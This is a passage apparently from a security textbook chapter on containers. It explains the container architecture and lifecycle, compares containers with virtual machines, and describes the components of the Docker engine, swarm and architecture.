
  Containers can be generated, deployed, and destroyed in seconds because they do not require operating systems. This feature allows a quick development process, increased operational speed, and the launch of new software versions within the specified time. It also speeds up the user's experience with the application, making it easier for developers and organizations to quickly address bugs and integrate the latest features.

Container Technology Architecture

As shown in the below figure, container technology has a five-tier architecture and undergoes a three-phase lifecycle:

- **Tier-1**: Developer machines - image creation, testing and accreditation
- **Tier-2**: Testing and accreditation systems - verification and validation of image contents, signing images and sending them to the registries
- **Tier-3**: Registries - storing images and disseminating images to the orchestrators based on requests
- **Tier-4**: Orchestrators - transforming images into containers and deploying containers to hosts
- **Tier-5**: Hosts - operating and managing containers as instructed by the orchestrator

The three phases of the container lifecycle are as follows:



Developer
Developer
Developer
Testing and Accreditation Systems
Admin
Internal Registry
External Registry
Admin
Orchestrator
Host with Containers
Host with Containers
Host with Containers
Image Creation, Testing and Accreditation
Storage and Retrieval of Image
Deployment and Management of Container

Figure 19.18: Architecture of Container Technology

- **Image Creation, Testing, and Accreditation**

  The first phase of the container technology is the image generation and validation. In this phase, the application or software components are developed and stored into an image (or images). The image consists of the required files and resources to execute the container. The image creation is handled by the developers and is responsible for integrating the essential components of the application. Once the image is created, the security teams carry out the image testing and accreditation.

- **Image Storage and Retrieval**

  Images are usually placed in central locations known as registries. Registries provide various services to developers, such as storing images, tagging, and cataloging images for easy identification, version control for easy discovery and reuse, and fetching and downloading images created by other developers. Registries can be provided as a service or be self-hosted. Popular registry services include Docker Hub, Amazon Elastic Container Registry (ECR), Docker Trusted Registry (DTR), etc.

- **Container Deployment and Management**


  Orchestrators are tools that allow DevOps administrators to fetch images from the registries, deploy them into containers, and manage container operation. This is the final phase of the container lifecycle, where the latest version of the application is deployed and comes into live usage/action. Orchestrators are helpful in monitoring container resource consumption and job execution, identifying host failures, and automatically restarting containers on new hosts. When resources are exhausted, an orchestrator allocates additional resources to the containers. When an application running in the container needs to be updated, the existing containers are destroyed, and new containers are created from the updated images. Popular orchestrators include Kubernetes, Docker Swarm, Nomad, Mesos, etc.

Advantages:

- Minimum number of resources needed to develop an application
- Faster detection of software issues and deployment of patches
- Cost-effectiveness and easy shipping
- Increased application portability
- Scalable resources
- Quick container boot (in seconds) so that applications can be developed in a rapid phase
- Easy management of isolated applications in containers
- Easy testing and debugging

Disadvantages:

- Increased complexity
- Lack of staff expertise results in misconfigurations
- Increased vulnerability owing to shared resources
- Questionable container performance
- Difficulty in selecting a platform to run containers
- Variations in service discovery (Proxy-based, DNS-based, etc.)



Containers Vs. Virtual Machines

- Virtualization is the ability to **run multiple operating systems on a single physical system** and share the underlying resources such as a server, storage device, or network
- Containers are placed on the top of one physical server and host operating system, and **share the operating system's kernel binaries and libraries**, thereby reducing the need for reproducing the OS

Containers Vs. Virtual Machines

Virtualization is an essential technology that powers cloud computing. It provides the ability to run multiple OSs on a single physical system and share the underlying resources, such as servers, storage devices, or networks. Virtualization allows organizations to cut IT costs while enhancing the productivity, utilization, and flexibility of their existing computer hardware. Virtualization vendors include VMware vCloud Suite, VMware vSphere, VirtualBox, Microsoft Hyper-V, etc.

Traditionally, virtualization has emerged to facilitate application portability and optimization of cloud IT infrastructure. Yet, it has several disadvantages, such as slower performance owing to the heavy weight of virtual machines, portability issues, time consumption in IT resource provisioning. To resolve these issues, industries are adopting a containerization technology that provides application resources in the form of lightweight containers that run on a single operating system and makes the software/application run anywhere with scalable resources. Containers are placed on the top of a physical server and host operating system and share the system kernel binaries and libraries, reducing the need for reproducing the OS. Through containerization, the server can run multiple workloads using a single OS. Thus, containers are lightweight, only megabytes in size, and boot in seconds, contrary to VMs that take minutes to boot.

Virtual Machines	Containers
Heavyweight	Lightweight and portable
Run on independent operating systems	Share a single host operating system
Hardware-based virtualization	OS-based virtualization
Slower provisioning	Scalable and real-time provisioning
Limited performance	Native performance
Completely isolated making it more secure	Process-level isolation, partially secured
Created and launched in minutes	Created and launched in seconds

What is Docker?

Docker is an open-source technology used for developing, packaging, and running applications. All Docker dependencies are in the form of containers to ensure that applications work in a seamless environment. Docker provides a PaaS through OS-level virtualization and delivers containerized software packages. This technology isolates applications from the underlying infrastructure for faster software delivery. The benefit of Docker is that when an application is packaged along with its dependencies into a Docker container, it can run in any environment. Furthermore, when developers build applications using Docker, they are assured that there will be no interference between them because Docker containers are isolated from each other and communicate via well-defined channels.

Docker Engine

The Docker engine is a client/server application installed on a host that allows to develop, deploy, and run applications using the following components:

- **Server**: It is a persistent back-end process, also known as a daemon process (dockerd command).
- **Rest API**: This API allows the communication and assignment of tasks to the daemon.
- **Client CLI**: It is the command-line interface used to communicate with the daemon and where various Docker commands are initiated.



Figure 19.20: Docker engine

Docker Swarm

The Docker engine supports the swarm mode that allows managing multiple Docker engines within the Docker platform. Docker CLI is used for creating a swarm, deploying an application to the swarm, and handling its activity or behavior.

The swarm mode enables administrators and developers to

- Communicate with containers and assign jobs to different containers
- Expand or reduce the number of containers based on the load
- Carry out a health check and handle the lifecycle of different containers
- Dispense failover and redundancy to continue a process even if node failure occurs
- Perform timely software updates to all containers

Docker Architecture

The Docker architecture employs a client/server model and consists of various components, such as the host, client, network, registry, and other storage units. The Docker client interacts with the Docker daemon, which develops, runs, and distributes the containers. The Daemon and Docker clients can carry out operations on the same host; alternatively, users can connect the Docker client to remote daemons. The communication between the Docker client and the Docker server daemon is established via REST API.

Discussed below are the various components of the Docker architecture:

- **Docker Daemon**: The Docker daemon (`dockerd`) processes the API requests and handles various Docker objects, such as containers, volumes, images, and networks.
- **Docker Client**: It is the primary interface through which users communicate with Docker. When commands such as `docker run` are initiated, the client passes related commands to `dockerd`, which then executes them. Docker commands use the Docker API for communication.
- **Docker Registries**: Docker registries are locations where images are stored and pulled, and can be either private or public. Docker Cloud and Docker Hub are two popular

public registries. Docker Hub is a predefined location of Docker images, which can be used by all users.

- **Docker Objects**: Docker objects are used to assemble an application. The most important Docker objects are as follows:
  - **Images**: Images are used to store and deploy containers. They are read-only binary templates with instructions for container creation.
  - **Containers**: Application resources run inside the containers. A container is a runnable instance of an application image. Docker CLI or API is used to create, launch, stop, and destroy these containers.
  - **Services**: Services enable users to extend the number of containers across daemons, and together they serve as a swarm with several managers and workers. Each swarm member is a daemon, and all these daemons can interact with each other using Docker API.
  - **Networking**: It is a channel through which all isolated containers communicate.
  - **Volumes**: It is a storage where persisting data created by Docker and used by Docker containers are stored.

